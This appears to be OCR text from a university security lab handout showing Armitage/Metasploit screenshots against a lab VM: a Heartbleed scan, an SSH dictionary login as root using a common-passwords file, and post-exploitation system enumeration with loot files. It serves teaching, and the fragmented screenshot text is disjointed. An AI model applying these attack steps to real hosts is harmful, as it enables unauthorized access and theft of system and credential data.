10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
Services X
scanner/ssl/openssl_heartbleed X
Loot X
View X
scanner/ssl/openssl_heartbleed X
[*] 10.0.2.8:443 - 2023-04-17 16:14:55 UTC - Attempt 40...
[*] 10.0.2.8:443 - 2023-04-17 16:15:04 UTC - Attempt 45...
[-] 10.0.2.8:443 - Private key not found. You can try to increase
MAX_KEYTRIES and/or HEARTBEAT_LENGTH.
[*] 10.0.2.8:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
Right Ctrl



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
scanner...
12:19 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssh
ssh_login
ssh_login_p
ssh_login
Console X
nmap
Loot X
scanner/ssh/ssh_login
SSH Login Check Scanner
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to database this module will record successful logins and hosts so you can
Option
Value
BLANK_PASSWORDS
0
BRUTEFORCE_SPEED
5
DB_ALL_CREDS
false
DB_ALL_PASS
0
DB_ALL_USERS
0
PASS_FILE
PASSWORD
Show advanced options
Launch
[*] 10.0.2.8:443
[*] 10.0.2.8:443
[-] 10.0.2.8:443
MAX_KEYTRIES and/or
[*] 10.0.2.8:443
[*] Auxiliary modul
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
Right Ctrl



scanner/ssh/ssh_login
SSH Login Check Scanner
This module will test ssh l
successful logins. If you h
database this module will
Option
BLANK_PASSWORDS
BRUTEFORCE_SPEED
DB_ALL_CREDS
DB_ALL_PASS
DB_ALL_USERS
PASS_FILE +
PASSWORD +
Show advanced optio
Select PASS_FILE
Look In:
lab7
/
home
sec
lab7
File Name:
common_passwords
Files of Type:
All Files
Open
Cancel
Double click



scanner/ssh/ssh_login
SSH Login Check Scanner
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can
Option
Value
RPORT
22
STOP_ON_SUCCESS
0
THREADS
24
USER_AS_PASS
0
USER_FILE
USERNAME
root
USERPASS_FILE
VERBOSE
1
Show advanced options
Launch



About dictionary attack and its difference from brute-force attacks, please refer to https://www.techtarget.com/searchsecurity/definition/dictionary-attack


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
linux/gat... 08:28 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
checkvm
linux/gather/enum_system
Linux Gather System and User Information
This module gathers system information. We collect installed packages, installed services, mount information, user list, user bash history and cron jobs
Option
Value
SESSION
1
Show advanced options
Launch
post
aix
android
apple_ios
bsd
firefox
hardware
linux
busybox
dos
gather
checkcontainer
checkvm
ecryptfs_creds
enum_commands
enum_configs
enum_nagios_xi
enum_network
enum_protections
enum_psk
enum_system
enum_users_history
gnome_commander_creds
gnome_keyring_dump
hashdump
me/sec/.msf4/loot/20230417202731_default_10.0.2.8_linux.enum.syste_092468.txt
Setuid/setgid files stored in
me/sec/.msf4/loot/20230417202731_default_10.0.2.8_linux.enum.syste_102267.txt
msf5 post(linux/gather/enum_system) >
Right Ctrl


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 08:29 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
checkvm
ecryptfs_creds
enum_commands
enum_configs
enum_nagios_xi
enum_network
enum_protections
enum_psk
enum_system
enum_users_history
10.0.2.8
10.0.2.1
SSH root:default (10.0.2.8:22)
Console X
Scan X
scanner/ssh/ssh_login X
scanner/ssh/ssh_login X
linux/gather/enum_system X
linux/gather/enum_system X
linux/gather/enum_system X
msf5 post(linux/gather/enum_system) > set SESSION 1
SESSION => 1
msf5 post(linux/gather/enum_system) > run -j
[*] Post module running as background job 5.
[*] Info:
[+] Ubuntu 12.04 LTS
[+] Linux ubuntu12 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51
UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
[+] Module running as "root" user
msf5 post(linux/gather/enum_system) >
Right Ctrl


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 08:30 PM
Click to start dragging "Armitage"
Armitage View Hosts Attacks Workspaces Help
checkvm
ecryptfs_creds
enum_commands
enum_configs
enum_nagios_xi
enum_network
enum_protections
10.0.2.8
10.0.2.1
Console X
Scan X
scanner/ssh/ssh_login X
scanner/ssh/ssh_login X
linux/gather/enum_system X
linux/gather/enum_system X
linux/gather/enum_system X
ome/sec/.msf4/loot/20230417202956_default_10.0.2.8_linux.enum.syste_885977.txt
] Cron jobs stored in
ome/sec/.msf4/loot/20230417202956_default_10.0.2.8_linux.enum.syste_918153.txt
] Disk info stored in
ome/sec/.msf4/loot/20230417202956_default_10.0.2.8_linux.enum.syste_358736.txt
] Logfiles stored in
ome/sec/.msf4/loot/20230417202956_default_10.0.2.8_linux.enum.syste_530022.txt
] Setuid/setgid files stored in
ome/sec/.msf4/loot/20230417202956_default_10.0.2.8_linux.enum.syste_733783.txt
] CPU Vulnerabilities stored in
ome/sec/.msf4/loot/20230417202956_default_10.0.2.8_linux.enum.syste_788179.txt
msf5 post(linux/gather/enum_system) > S
Right Ctrl

Please Remember to Shut Down the Virtual Machines

Additional Tasks:

Read the document COMP3052.SEC.LAB.05.AttackDefend originally prepared by Mike Pound.

Work on the exercises described under the following sections from pages 2-5 for:
STARTING METASPLOIT
GAINING ACCESS
EXPLOITING THE ROOT SHELL